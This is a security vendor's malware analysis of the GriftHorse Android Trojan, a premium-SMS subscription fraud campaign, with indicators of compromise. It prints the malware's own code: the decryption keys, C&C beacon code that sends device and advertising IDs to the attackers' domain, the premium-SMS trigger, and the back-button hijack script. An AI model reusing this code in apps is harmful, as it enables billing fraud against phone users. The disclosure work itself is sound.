

# GriftHorse Android Trojan Steals Millions from Over 10 Million Victims Globally

[blog.zimperium.com/grifthorse-android-trojan-steals-millions-from-over-10-million-victims-globally](https://blog.zimperium.com/grifthorse-android-trojan-steals-millions-from-over-10-million-victims-globally)

September 29, 2021

- Aazim Yaswant
- Android
- Sep 29 2021



## Research and writeup by Aazim Yaswant and Nipun Gupta

With the increase of mobile device use in everyday life, it is no surprise to see cybercriminals targeting these endpoints for financial crimes. Zimperium zLabs recently discovered an aggressive mobile premium services campaign with upwards of **10 million victims globally**, and the total amount stolen could be well into the hundreds of millions of Euros. While typical premium service scams take advantage of phishing techniques, this specific global scam has hidden behind malicious Android applications acting as Trojans, allowing it to take advantage of user interactions for increased spread and infection.

These malicious Android applications appear harmless when looking at the store description and requested permissions, but this false sense of confidence changes when users get charged month over month for the premium service they get subscribed to without their knowledge and consent.

The Zimperium zLabs researchers discovered this global premium services Trojan campaign through a rise in specific alerts from our z9 on-device malware detection engine, which detected and reported the true nature of these malicious Android

applications.

Forensic evidence of this active Android Trojan attack, which we have named GriftHorse, suggests that the threat group has been running this campaign since November 2020. These malicious applications were initially distributed through both Google Play and third-party application stores. Zimperium zLabs reported the findings to Google, who verified the provided information and removed the malicious applications from the Google Play store. However, the malicious applications are still available on unsecured third-party app repositories, highlighting the risk of sideloading applications to mobile endpoints and user data and needing advanced on-device security.

*Disclosure: As a key member of the Google App Defense Alliance, Zimperium scans applications before publishing and provides an ongoing analysis of Android apps in the Google Play Store.*

## **What can the GriftHorse Android Trojan do?**

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The mobile applications pose a threat to all Android devices by functioning as a Trojan that subscribes unsuspecting users to paid services, charging a premium amounting to around 36 Euros per month.

The campaign has targeted millions of users from over 70 countries by serving selective malicious pages to users based on the geo-location of their IP address with the local language. This social engineering trick is exceptionally successful, considering users might feel more comfortable sharing information to a website in their local language.

Upon infection, the victim is bombarded with alerts on the screen letting them know they had won a prize and needed to claim it immediately. These pop ups reappear no less than five times per hour until the application user successfully accepts the offer. Upon accepting the invitation for the prize, the malware redirects the victim to a geo-specific webpage where they are asked to submit their phone numbers for verification. But in reality, they are submitting their phone number to a premium SMS service that would start charging their phone bill over €30 per month. The victim does not immediately notice the impact of the theft, and the likelihood of it continuing for months before detection is high, with little to no recourse to get one's money back.

These cybercriminals took great care not to get caught by malware researchers by avoiding hardcoding URLs or reusing the same domains and filtering / serving the malicious payload based on the originating IP address's geolocation. This method allowed the attackers to target different countries in different ways. This check on the server-side evades dynamic analysis checking for network communication and behaviors.

Overall, GriftHorse Android Trojan takes advantage of small screens, local trust, and misinformation to trick users into downloading and installing these Android Trojans, as well frustration or curiosity when accepting the fake free prize spammed into their notification screens.

## How does the GriftHorse Android Trojan work?

The Trojans are developed using the mobile application development framework named **Apache Cordova**. Cordova allows developers to use standard web technologies – HTML5, CSS3, and JavaScript for cross-platform mobile development. This technology enables developers to deploy updates to apps without requiring the user to update manually.

While this framework should provide the user a better experience and security, the very same technology can be abused to host the malicious code on the server and develop an application that executes this code in real-time. The application displays as a web page that references HTML, CSS, JavaScript, and images.

Upon installation and launch of the application, the encrypted files stored in the “**assets/www**” folder of the APK is decrypted using “**AES/CBC/PKCS5Padding**”. After decryption, the file **index.html** is then loaded using the WebView class.

```
public class DecryptResource extends CordovaPlugin {
    private static final String[] CRYPT_FILES = null;
    private static final String CRYPT_IV = "hhqsKItp7SPbtXQt";
    private static final String CRYPT_KEY = "CIxLhrePA5/rJhzrVLNVe0LGDYzt+VKK";
    private static final String TAG = "DecryptResource";
    private String URL_PREFIX;
    private String launchUri;

    static {
        DecryptResource.CRYPT_FILES = new String[]{".htm", ".html", ".js", ".css"};
    }
}
```

Figure 1: The application code containing Key, IV, and file types to decrypt dynamically

```
p4pnC9V/YZTBMui8SgsArbgu80RaGjmB9saXVSm+kSILLDQ4k2ZzqmVM5sIaEe23C0obikzr0LB5UYPhP06uT+rRhBpky6T053X+oy/
MExaJCucgxmTdYIYDwNhj1HtqkpMjVPuayuiKtsu1Z/
kuvKiLAdLWkc8ndimiLSz8kM3WLqRtuqZo6GCUAwTDLVJILJnM0hQXq300WdNmZbrNy17eSUZL000V0Q9U+nHw5HlLo81usNsXNBE6BUJQvHbKF+d+B/
j4FmY6506U922qBHLHD24hrRR7Lfc0J9HkjYt2w0jHsWoUzH9lnZ142A9Ua8IEdKf2DCMwvp2MAUzJDikbJZhQoDw7Aetia4Wz/
wGRikdyMKEtAewjSsDzozqGEX0NiheK16uQz9cMkRRseyjprdxEGkk7L7ZUMW0abKsf1ny17U+0Y9k
+2Dz442ek2Q1uDglio5pLNkTZK7E9twYiycUwaC9HKsvhWZ1Dtrr6i2MxA+86b+03qJ0t/16kvodfBholrD/IlrMZJ5W9kpPVhvhYv2Gr/
iw07Wjeg0Wyr6xa7IhUUBXFlnyX7LDwDQVwShbWTH93g+8N30c+llVy9/VFb0dYM+S2hUkJSeftedFBDJ29CU22XKyUN03dT56jVhh4d9pGL/
TjtBSTw541FC5HQZxn1sYK+bNkUX8xfHvSM1Y336bd/Kk0FgXdXetr5qqZYp7iRnsE9I7141unHQcJ6GYqN63tIEt1UfbXsrxrN0R4mVTpLd7/
tzoN6YErMJplo5iXrzn63F3p9Hfrhm/0L4YiNmbWjc0nZ0vjGJEBcg3FjfsIdmd/ERPAS5Td9iFket7VXQQwG+vtII17K16rQ5/
ReNhhZ2Qq0vuGdDLnY1a4buYRomlg0
```

Figures 2: The contents of index.html before and after decryption

```

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta name="format-detection" content="telephone=no">
    <meta name="msapplication-tap-highlight" content="no">
    <meta name="viewport" content="initial-scale=1, width=device-width, viewport-fit=cover">
    <meta name="color-scheme" content="light dark">
    <link rel="stylesheet" href="css/index.css">
    <title>PhotoEffectPro</title>
  </head>
  <body>
    <div class="app">
    </div>
    <script src="cordova.js"></script>
    <script src="js/index.js"></script>
    <script src="js/crypto-js.min.js"></script>
  </body>
</html>

```

Figures 3: The contents of index.html before and after decryption

The core functionality source code lies in the **js/index.js** file that calls **onDeviceReady** function which adds “Google Advertising ID (AAID) for Android devices” to *appConf*. The data structure *appConf* is populated with AppsFlyerUID collected after initializing AppsFlyer (React Native AppsFlyer plugin) using the devKey. Following necessary checks, the program control is given to **GetData()**.

```

document.addEventListener('deviceready', onDeviceReady, false);
appConf = {
  app_url: 'https://hotofecro.com/'
};

function onDeviceReady() {
  appConf.lastUrl = window.localStorage.getItem('l');
  if(cordova.plugins.notification.local.launchDetails !== undefined) appConf.isFromPush = true;
  cordova.plugins.idfa.getInfo().then(info => { if (!info.limitAdTracking) appConf.aaid = (info.idfa || info.aaid); });
  appConf.appsf_key = 'hz6ZpLwH4QUkqpZPG4rcwV';

  if (appConf.isFromPush === undefined || !appConf.isFromPush) {
    window.plugins.appsflyer.initSdk({ devKey: appConf.appsf_key, onInstallConversionDataListener: true }, result => {
      window.plugins.appsflyer.getAppFlyerUID(id => { appConf.appsf_id = id;
        //--- Facebook
        facebookConnectPlugin.activateApp(success => {
          facebookConnectPlugin.getDeferredApplink(deeplinkData => {
            if (deeplinkData !== undefined && deeplinkData !== null && deeplinkData !== '' && deeplinkData !==
              'undefined') {
              appConf.fb_deeplink = deeplinkData.split('!')[1];
            }
            GetData(); // Main function
          }, deeplinkError => {
            GetData(); // Main function
          });
        }, activateFBError => {
          GetData(); // Main function
        });
      });
    });
  } else {
    GetData();
  }
}

```

Figure 4: The contents of index.js file that calls GetData()

The **GetData()** function handles the communication between the application and the C&C server by encrypting an HTTP **POST** request with the value of *appConf*.

```
function GetData(){
var xhr = new XMLHttpRequest();
xhr.open('POST', appConf.app_url, true);
xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
xhr.onload = function () {
    var resp = atob(this.responseText);
    var d_test_text = DecryptMsg(resp);
    appConf.cc = JSON.parse(d_test_text);
    console.log('appConf', appConf);
    if(!isEmpty(appConf.cc.push)){
        SetupPush(appConf.cc.push);
    }
    cordova.InAppBrowser.open.check(res => {
        if (res.check !== true || res.pack > 0 || device.isVirtual) {
            if(!appConf.cc.nocheck) return false;
        }
    });
    if (appConf.cc.auto == true) {
        (appConf.cc.url.indexOf('?') == -1) ? appConf.cc.url += "?" : appConf.cc.url += "&";
        var br_target = '_blank';
        if(appConf.cc.sysbr) br_target = '_system';
        if(appConf.cc.saved_url){
            var l_url = window.localStorage.getItem('l');
            if(l_url !== null && l_url !== '') appConf.cc.url = l_url;
        }
        var AdvData = '';
        if(appConf.appsf_id !== undefined) AdvData += 'appsflyer=' + appConf.appsf_id;
        if(appConf.aaid !== undefined) AdvData += '&sub5=' + appConf.aaid;
        if(appConf.fb_deeplink !== undefined) AdvData += '&sub2=' + appConf.fb_deeplink;
        inAppBr = cordova.InAppBrowser.open(appConf.cc.url + AdvData, br_target, 'location=no,extracaption=com.facebook.katana', EncryptMsg(appConf.cc.pname));
        if(appConf.cc.saved_url) inAppBr.addEventListener('loadstop', loadStopCallBack);
    }
};
xhr.send("d="+btoa(EncryptMsg(JSON.stringify(appConf))));
}
```

Figure 5: The GetData() function that communicates with the C&C server

The request and response network communication with the server can be seen in the following screenshots, where the parameter “d” is the encrypted ciphertext of *appConf*.



## Request

```
Pretty Raw Hex \n ☰
1 POST / HTTP/1.1
2 Host: hotofecro.com
3 Content-Length: 258
4 Origin: http://localhost:8080
5 User-Agent: Mozilla/5.0 (Linux; Android 6.0; Samsung Galaxy S7 Build/MRA58K; wv)
  AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.186 Mobile
  Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept: */*
8 Referer: http://localhost:8080/index.html
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 X-Requested-With: com.eff.phot.opro
12 Connection: close
13
14 d=
  dxhTYmtLcS91czdSZWpJV2tKR1BJR2x5ZEI3ZTJ4eU1FM2hwSTIrYWVCR1Y2emxrZ2NPdFUVzE9Iem82RldP
  Z3R3Q1NLYmk5Y0RXtk9iN1R1M1gybExvb2FPd1VuazBrMkpIbXpkOVdnWndtOEFrNXRHVzhGTVNHNFlnVU1L
  TktzaU1NNUZoeHM5MFNNclN3alhtZlkrUFRkdWJsSXlMYWZWN1BnZ2U5ZXFmdnhhaJESFlNOHpMTGxDcmQw
  Y1RC
```

Figures 6: The network communication with the first-stage C&C server

## Response

```
Pretty Raw Hex Render \n ☰
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 30 Aug 2021 07:31:24 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Accept-Encoding
7 X-Powered-By: PHP/7.4.12
8 Access-Control-Allow-Origin: *
9 Strict-Transport-Security: max-age=15768000
10 Content-Length: 545
11
12 SmhHYVM0d3pDdTJHN0dUazNTK1hjZE1DbmdPTTJzblDUSE9JRWR4UkxWYVprUE5ZS1lFZDdJK2gxcTZhbXdrWH2
  TGNyV2RJZDBEVnJ6UzBzVHJ4WnJ4djN3ZFRtcGd6Zz09
13
```

Figures 7: The network communication with the first-stage C&C server

The received encrypted response is decrypted using **AES** to collect the second-stage C&C URL and executes a **GET** request using Cordova's InAppBrowser. The decrypted contents of the above communication can be seen in the following screenshots.

```
{
  "app_url": "https://hotofecro.com/",
  "lastUrl": null,
  "appsf_key": "hz6ZpLwH4QUkqpZPG4rcwV",
  "appsf_id": "1630307356728-1284322893835719008"
}
```

Figure 8: The decrypted content of the POST request to the first-stage C&C server

```
{
  "url": "https://678ikmbtui.com/sBKHXEypn?s=3250&itb&sub1
    =PhotoEffectPro&ac1
    =vLP%2BpDtnhWSLYPL%2BFDo6TYk8qyiuX%2BsD9baaaqmfwB0%3D",
  "pname": "com.eff.phot.opro",
  "sysbr": true,
  "push": {
    "title": "🎁 GIFT!",
    "text": "Take your GIFT today for FREE!",
    "trigger": {
      "every": "hour",
      "count": 5
    }
  },
  "auto": true
}
```

Figure 9: The decrypted content of the response from the first-stage C&C server

The configuration for pushing the notifications is received in the response and displayed every one hour for five times as seen in the below screenshot. The motive of this repetitive notification pushing is to grab the user's attention and navigate to the application.


BSNL MOBILE

🔑 🔊 📶 100%



12:36


Thu, Sep 2

 PhotoEffectPro • now 🔔

 **GIFT!**

Take your GIFT today for FREE!



 NordVPN • 1h



Connected to Netherlands #874

 Android System

USB debugging connected

Tap to turn off USB debugging








Figure 10: The notification pushed by the application to get the user's attention

The second-stage C&C domain is always the same irrespective of the application or the geolocation of the victim, and the GET request to this server navigates the browser to the third-stage URL. An example of the response can be seen below.

```
Request
Pretty Raw Hex \n ≡
1 GET /sBKHXEypn?s=3250&itb&sub1=PhotoEffectPro&acl=
  v1P%2BpDtnhWSLYPL%2BFD06TYk8qyiux%2Bsd9baaaqmfwb0%3D&appsflyer=
  1630307356728-1284322893835719008 HTTP/1.1
2 Host: 678ikmbtui.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Linux; Android 6.0; Samsung Galaxy S7
  Build/MRA58K; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
  Chrome/74.0.3729.186 Mobile Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 X-Requested-With: com.android.browser
9 Connection: close
10
11
```

Figures 11: The network communication with the second-stage C&C server

```
Response
Pretty Raw Hex Render \n ≡
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Mon, 30 Aug 2021 07:31:47 GMT
4 Connection: close
5 Set-Cookie: cco_52408_25545=1; path=/; expires=Tue, 31 Aug 2021 07:31:47 GMT; httponly
6 Strict-Transport-Security: max-age=15768000
7 Content-Length: 226
8
9 <html>
  <head>
    <meta name="referrer" content="no-referrer">
    <meta http-equiv="refresh" content="0; url=https://v1.denrok.space/click?pid=269&offer_i
  </head>
  <body>
  </body>
</html>
```

Figures 12: The network communication with the second-stage C&C server

The third-stage URL displays the final page asking for the victim's phone number and subscribes to several paid services and premium subscriptions.

The JavaScript code embedded in the page is responsible for the malicious behavior of the application due to the interaction between the Web and Mobile resources. Some examples of the displayed page and the malicious JS codes are shown below.



أدخل رقم هاتفك




رقم الهاتف +964

تابع

أهلاً بكم في خدمة هي. هذه الخدمة بوابة إلكترونية للسيدات، تقدم مجموعة متنوعة من محتويات الجمال واللغة وكل ما يخص المرأة العاملة مع نصائح يومية. لمشتركي أسياسيل سوف يحصل المشتركين الجدد على أول ثلاث أيام مجاناً ومن ثم سيتم استقطاع 240 د.ع للرسالة الواحدة. يمكنك إلغاء الإشتراك في أي وقت كان من خلال إرسال 0 إلى 4286. لمشتركي زين، سيتم استقطاع 240 د.ع للرسالة الواحدة. يمكنك إلغاء الإشتراك في أي وقت كان من خلال إرسال UHY إلى 3368. لمشتركي كورك، سيتم استقطاع 240 د.ع للرسالة الواحدة. يمكنك إلغاء الإشتراك في أي وقت كان من خلال إرسال 0 إلى 2531. لكي تستطيع استخدام هذه الخدمة يجب عليك أن تكون فوق الـ18 عاماً أو يكون معك إن من عائلتك أو من الشخص المفوض دفع فاتورة هاتفك



Figures 13: Examples of the final URL as viewed from the browser



Apasă butonul de mai jos și  
trimite  
codul pentru a accesa  
conținutul

Continuă

Termeni și condiții serviciu Funtextic. Acest serviciu oferă acces la articole pe diverse teme: filme, horoscop, jocurile, rețete, sănătate și tehnologiei. Serviciul este cu tarifare unica și poate fi comandat prin SMS premium.

Figures 14: Examples of the final URL as viewed from the browser



**Zadejte své mobilní číslo :**

 **Mobilní číslo**

**Pokračovat**

[Pravidla a podmínky](#)

Nejlepší hry, tipy, e-knihy, různá videa, právě pro vás! Dostupné pomocí všech telefonů. Svou účastí potvrzujete, že souhlasíte s Obchodními podmínkami CrazyMob, máte trvalé bydliště v České republice, je vám neméně 18 let a jste oprávněným vlastníkem účtu a/nebo máte souhlas vlastníka účtu. Přečtěte si prosím platné Hrací podmínky [zde](#). Telefon musí mít přístup na Internet a možnost přijímat textové zprávy a mobilní obsah. Odpovíš-li nám potvrzující SMS zprávou, vyjadruješ souhlas s naší službou. Poplatky budou účtovány na Tvůj telefon. Cena služby je **99 Kč/týden** (včetně DPH) za sms. Více info posíl sms HELP na 90303. Pro zrušení služby zašlete kód STOP DOSTAT na číslo 90303. Tato služba je produktem společnosti Webite Pte Ltd Informace: volejte 08 0021 0280, pošlete email na: [crazymob.cz@silverlines.info](mailto:crazymob.cz@silverlines.info) nebo navštivte internetové stránky: <https://crazymob.co>. Webite Pte Ltd na 10 Anson Road, International Plaza #27-15, Singapore 079903



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Figures 15: Examples of the final URL as viewed from the browser





Enter your phone number

 +30 XXXXXXXXXX



Stay Home - Stay Safe

[Terms and Conditions](#)

Περιγραφή  
Υπηρεσία Παροχής Περιεχομένου. Θα λαμβάνετε 12 έως 48 sms τον μήνα  
Χρέωση  
€24,96/Μήνα 12 SMS, €2,08 έκαστο ή ως 48SMS €0,52 έκαστο [Τελική τιμή με φόρου](#)  
Πάροχος Υπηρεσίας  
MOBIVAS Μονοπρόσωπη ΙΚΕ  
Επικοινωνία  
2111881795, support@mobivas.gr  
Διαγραφή  
Στείλε STOP APS στο 54213 ή στο 54018. Απλή χρέωση SMS στην αποστολή.

Figures 16: Examples of the final URL as viewed from the browser

```

$(function() {
  let e = .01 * window.innerHeight;
  var t;
  document.documentElement.style.setProperty("--vh", `${e}px`), window.addEventListener("resize", () => {
    let e = .01 * window.innerHeight;
    document.documentElement.style.setProperty("--vh", `${e}px`);
  }); window.addEventListener("orientationchange", function() {
    let e = .01 * window.innerHeight;
    document.documentElement.style.setProperty("--vh", `${e}px`);
  }); !1, "IOS" == (t = navigator.userAgent || navigator.vendor || window.opera, /windows phone/i.test(t) ? "Windows Phone" : /android/i.test(t) ? "Android" : /iPad|iPhone|iPod/.test(t) && !window.MSStream ? "IOS" : "unknown") ? void 0 != getAllUrlParams().clickid ? $("#smsClick").attr("href", "sms:1252&body=TREND " + getAllUrlParams().clickid) : $("#smsClick").attr("href", "sms:1252&body=TREND") : void 0 != getAllUrlParams().clickid ? $("#smsClick").attr("href", "sms:1252&body=TREND " + getAllUrlParams().clickid) : $("#smsClick").attr("href", "sms:1252&body=TREND"), $("#smsClick").click(function(e) {
    var t;
    t = 2, $.ajax({
      method: "post",
      url: "mt/trgr.php",
      data: {
        param: t
      },
      cache: !1,
      success: function(e) {},
      error: function(e, t, n) {
        console.log("AJAX Errors: " + t, e)
      }
    }), $.ajax({
      method: "post",
      url: "mt/tH234po.php",
      cache: !1,
      success: function(e) {},
      error: function(e, t, n) {
        console.log("AJAX Errors: " + t, e)
      }
    }), void 0 != getAllUrlParams().sub5 && fbq("track", "Lead")
  });
});

```

Figure 17: The malicious JS code hosted on one of the third-stage domains

```

var native = "https://reftekgim.com/cNSffz7t1=ro/lp4_tr_funtexticlands.com_" + geoplugin_countryCode();
native += "&t2=" + getAllUrlParams().sub1, console.log(native);
var count_click = 0,
    pagePersisted = !1;

function newLand() {
  window.history.pushState({
    html: "New Lend",
    pageTitle: "My Title"
  }, "", ""), count_click++
}
newLand(), window.onpopstate = function(e) {
  count_click >= 0 && !pagePersisted && (window.location.replace(native), window.location.href = native), pagePersisted = !1
}, window.onpageshow = function(e) {
  pagePersisted = e.persisted
};

```

Figure 18: The malicious JS code hosted on one of the third-stage domains

There are two variants of the campaign differing by the interaction with the victim:

- First Variant: Displays a “Continue” or “Click” Button, clicking on which initiates an SMS sending action as shown in the above screenshots. This URI is parsed. Example: “**sms:1252?body=TREND frcql1sm**”.
- Second Variant: Requests the victim’s phone number to be entered and registered with the server’s backend. Then the malicious behavior is the same as the first variant.

The interaction between the WebPage and the in-app functions is facilitated by the JavaScript Interface, which allows JavaScript code inside a WebView to trigger actions in the native(application) level code. This can include the collection of data about the device,

including IMEI, and IMSI among others.

```
else if(arg12.startsWith("sms:")) {
    try {
        Intent v2 = new Intent("android.intent.action.VIEW");
        int v5 = arg12.indexOf(0x3F);
        if(v5 == -1) {
            v13_3 = arg12.substring(4);
        }
        else {
            v13_3 = arg12.substring(4, v5);
            String v5_1 = Uri.parse(arg12).getQuery();
            if(v5_1 != null && (v5_1.startsWith("body="))) {
                v2.putExtra("sms_body", v5_1.substring(5));
            }
        }

        v2.setData(Uri.parse("sms:" + v13_3));
        v2.putExtra("address", v13_3);
        v2.setType("vnd.android-dir/mms-sms");
        InAppBrowser.this.cordova.getActivity().startActivity(v2);
    }
    catch(ActivityNotFoundException v13_2) {
        LOG.e("InAppBrowser", "Error sending sms " + arg12 + ":" + v13_2.toString());
        goto label_247;
    }
}

v3 = true;
}
```

Figure 19: The JS Interface code in the GriftHorse application that parses the URI to send an SMS

## The GriftHorse Threat Actors

---

The GriftHorse campaign is one of the most widespread campaigns the zLabs threat research team has witnessed in 2021, attributing its success to the rarely seen combination of features:

- Completely undetected and reported by any other AV vendors;
- More than **200** Trojan applications were used in the campaign;
- Sophisticated architecture preventing the investigation of the extent of this campaign; and
- No-Reuse policy to avoid the blocklisting of strings.

The level of sophistication, use of novel techniques, and determination displayed by the threat actors allowed them to stay undetected for several months.

In addition to a large number of applications, the distribution of the applications was extremely well-planned, spreading their apps across multiple, varied categories, widening the range of potential victims.

The following chart shows the category distribution of the apps found:

## Apps per Google store category




Figure 20: The pictorial representation of the GriftHorse Apps per Play Store Category

## The Victims of GriftHorse Trojan

The campaign is exceptionally versatile, targeting mobile users from 70+ countries by changing the application's language and displaying the content according to the current user's IP address. Based on the collected intel, GriftHorse has infected over 10 million victim's devices in the last few months.

The cybercriminal group behind the GriftHorse campaign has built a stable cash flow of illicit funds from these victims, generating millions in recurring revenue each month with the total amount stolen potentially well into the hundreds of millions. Each of the victims is charged over €30 per month, leading to recurring financial loss until they manage to rectify the issue by contacting their SIM operator.

The campaign has been actively under development for several months, starting from November 2020, and the last updated time dates back to April 2021. This means one of their first victims, if they have not shut off the scam, has lost more than **€200** at the time of writing. The cumulative loss of the victims adds up to a massive profit for the cybercriminal group.




Figure 21: Heatmap of the over 10 million victims spread across over 70 countries

## **Zimperium vs. GriftHorse Android Trojan**

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Zimperium zIPS customers are protected against GriftHorse Trojan with our on-device z9 Mobile Threat Defense machine learning engine.

To ensure your Android users are protected from GriftHorse Trojan, we recommend a quick risk assessment. Any application with GriftHorse will be flagged as a Suspicious App Threat on the device and in the zConsole. Admins can also review which apps are sideloaded onto the device that could be increasing the attack surface and leaving data and users at risk.

## **Summary of GriftHorse Android Trojan**

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The threat actors have exerted substantial effort to maximize their presence in the Android ecosystem through a large number of applications, developer accounts, and domains. The Zimperium zLab researchers have noticed the technique of abusing cross-platform development frameworks to stay undetected has been on the rise, making it more difficult for legacy mobile AV providers to detect and protect their customers.

The timeline of the threat group dates back to November 2020, suggesting that their patience and persistence will probably not come to an end with the closing down of this campaign. The threat to Android users will always be present, considering the innovative approaches used by malicious actors to infect the victims.



The numerical stats reveal that more than **10 million** Android users fell victim to this campaign globally, suffering financial losses while the threat group grew wealthier and motivated with time. And while the victims struggle to get their money back, the cybercriminals made off with millions of Euros through this technically novel and effective Trojan campaign.

## Indicators of Compromise

### List of Applications

| Package Name                 | App Name                      | Min     | Max       |
|------------------------------|-------------------------------|---------|-----------|
| com.tra.nslat.orpro.htp      | Handy Translator Pro          | 500,000 | 1,000,000 |
| com.heartrateandpulsetracker | Heart Rate and Pulse Tracker  | 100,000 | 500,000   |
| com.geospot.location.glt     | Geospot: GPS Location Tracker | 100,000 | 500,000   |
| com.icare.fin.loc            | iCare – Find Location         | 100,000 | 500,000   |
| my.chat.translator           | My Chat Translator            | 100,000 | 500,000   |
| com.bus.metrolis.s           | Bus – Metrolis 2021           | 100,000 | 500,000   |
| com.free.translator.photo.am | Free Translator Photo         | 100,000 | 500,000   |
| com.locker.tul.lt            | Locker Tool                   | 100,000 | 500,000   |
| com.fin.gerp.rint.fc         | Fingerprint Changer           | 100,000 | 500,000   |
| com.coll.rec.order           | Call Recoder Pro              | 100,000 | 500,000   |
| instant.speech.translation   | Instant Speech Translation    | 100,000 | 500,000   |
| racers.car.driver            | Racers Car Driver             | 100,000 | 500,000   |
| slime.simu.lator             | Slime Simulator               | 100,000 | 500,000   |
| keyboard.the.mes             | Keyboard Themes               | 100,000 | 500,000   |
| whats.me.sticker             | What's Me Sticker             | 100,000 | 500,000   |
| amazing.video.editor         | Amazing Video Editor          | 100,000 | 500,000   |
| sa.fe.lock                   | Safe Lock                     | 100,000 | 500,000   |
| heart.rhy.thm                | Heart Rhythm                  | 100,000 | 500,000   |
| com.sma.spot.locator         | Smart Spot Locator            | 100,000 | 500,000   |

|                              |                                |         |         |
|------------------------------|--------------------------------|---------|---------|
| cut.cut.pro                  | CutCut Pro                     | 100,000 | 500,000 |
| com.offroaders.survive       | OFFRoaders – Survive           | 100,000 | 500,000 |
| com.phon.fin.by.cl.ap        | Phone Finder by Clapping       | 100,000 | 500,000 |
| com.drive.bus.bds            | Bus Driving Simulator          | 100,000 | 500,000 |
| com.finger.print.def         | Fingerprint Defender           | 100,000 | 500,000 |
| com.lifeel.scanandtest       | Lifeel – scan and test         | 100,000 | 500,000 |
| com.la.so.uncher.io          | Launcher iOS 15                | 100,000 | 500,000 |
| com.gunt.ycoon.dle           | Idle Gun Tycoon                | 50,000  | 100,000 |
| com.scan.asdn                | Scanner App Scan Docs & Notes  | 50,000  | 100,000 |
| com.chat.trans.alm           | Chat Translator All Messengers | 50,000  | 100,000 |
| com.hunt.contact.ro          | Hunt Contact                   | 50,000  | 100,000 |
| com.lco.nylco                | Icony                          | 50,000  | 100,000 |
| horoscope.fortune.com        | Horoscope : Fortune            | 50,000  | 100,000 |
| fit.ness.point               | Fitness Point                  | 50,000  | 100,000 |
| com.qub.la                   | Qibla AR Pro                   | 50,000  | 100,000 |
| com.heartrateandmealtracker  | Heart Rate and Meal Tracker    | 50,000  | 100,000 |
| com.mneasytrn.slator         | Mine Easy Translator           | 50,000  | 100,000 |
| com.phone.control.blockspamx | PhoneControl Block Spam Calls  | 50,000  | 100,000 |
| com.paral.lax.paper.thre     | Parallax paper 3D              | 50,000  | 100,000 |
| com.photo.translator.spt     | SnapLens – Photo Translator    | 50,000  | 100,000 |
| com.qibl.apas.dir            | Qibla Pass Direction           | 50,000  | 100,000 |
| com.caollerrrex              | Caller-x                       | 50,000  | 100,000 |
| com.cl.ap                    | Clap                           | 50,000  | 100,000 |
| com.eff.phot.opro            | Photo Effect Pro               | 10,000  | 50,000  |

|   |                                       |        |        |
|---|---------------------------------------|--------|--------|
| com.icon.nec.ted.trac.ker   | iConnected Tracker                    | 10,000 | 50,000 |
| com.smal.lcallrecorder  | Smart Call Recorder                   | 10,000 | 50,000 |
| com.hor.oscope.pal  | Daily Horoscope & Life<br>Palmetry    | 10,000 | 50,000 |
| com.qiblacompasslocatoriqez   | Qibla Compass<br>(Kaaba Locator)      | 10,000 | 50,000 |
| com.proo.kie.phot.edtr  | Prookie-Cartoon Photo<br>Editor       | 10,000 | 50,000 |
| com.qibla.ultimate.qu   | Qibla Ultimate                        | 10,000 | 50,000 |
| com.truck.roud.offroad.z  | Truck – RoudDrive<br>Offroad          | 10,000 | 50,000 |
| com.gpsphonuetrackerfamilylocator   | GPS Phone Tracker –<br>Family Locator | 10,000 | 50,000 |
| com.call.recorder.cri   | Call Recorder iCall                   | 10,000 | 50,000 |
| com.pikcho.editor   | PikCho Editor app                     | 10,000 | 50,000 |
| com.streetprocarsracingss   | Street Cars: pro<br>Racing            | 10,000 | 50,000 |
| com.cinema.hall   | Cinema Hall: Free HD<br>Movies        | 10,000 | 50,000 |
| com.ivlewepapallr.bkragonucd  | Live Wallpaper &<br>Background        | 10,000 | 50,000 |
| com.in1.tel.ligent.trans.lt.pro   | Intelligent Translator<br>Pro         | 10,000 | 50,000 |
| com.aceana.lyzzer   | Face Analyzer                         | 10,000 | 50,000 |
| com.tueclert.ruercder   | *TrueCaller &<br>TrueRecorder         | 10,000 | 50,000 |
| <i>*This fake app is not to<br/>be confused by the<br/>legitimate <b>Truecaller</b>,<br/>by <b>True Software<br/>Scandinavia AB</b></i> |                                       |        |        |
| com.trans.lator.txt.voice.pht   | iTranslator_ Text &<br>Voice & Photo  | 10,000 | 50,000 |
| com.puls.rat.monik  | Pulse App – Heart<br>Rate Monitor     | 10,000 | 50,000 |

|                                |   |        |        |
|--------------------------------|---|--------|--------|
| com.vidphoremanger             | Video & Photo Recovery Manager 2          | 10,000 | 50,000 |
| online.expresscredit.com       | Быстрые кредиты 24\7                      | 10,000 | 50,000 |
| fit.ness.trainer               | Fitness Trainer                           | 10,000 | 50,000 |
| com.clip.buddy                 | ClipBuddy                                 | 10,000 | 50,000 |
| vec.tor.art                    | Vector arts                               | 10,000 | 50,000 |
| ludo.speak.v2                  | Ludo Speak v2.0                           | 10,000 | 50,000 |
| battery.live.wallpaperhd       | Battery Live Wallpaper 4K                 | 10,000 | 50,000 |
| com.heartrateproxhealthmonitor | Heart Rate Pro Health Monitor             | 10,000 | 50,000 |
| com.locatorqiafindlocation     | Locatoria – Find Location                 | 10,000 | 50000  |
| com.gtconacer                  | GetContacter                              | 10,000 | 50000  |
| ph.oto.lab                     | Photo Lab                                 | 10,000 | 50,000 |
| com.phoneboster                | AR Phone Booster – Battery Saver          | 10,000 | 50,000 |
| com.translator.arabic.en       | English Arabic Translator direct          | 10,000 | 50,000 |
| com.vpn.fast.proxy.fep         | VPN Zone – Fast & Easy Proxy              | 10,000 | 50,000 |
| com.projector.mobile.phone     | 100% Projector for Mobile Phone           | 10,000 | 50,000 |
| com.forza.mobile.ult.ed        | Forza H Mobile 4 Ultimate Edition         | 10,000 | 50,000 |
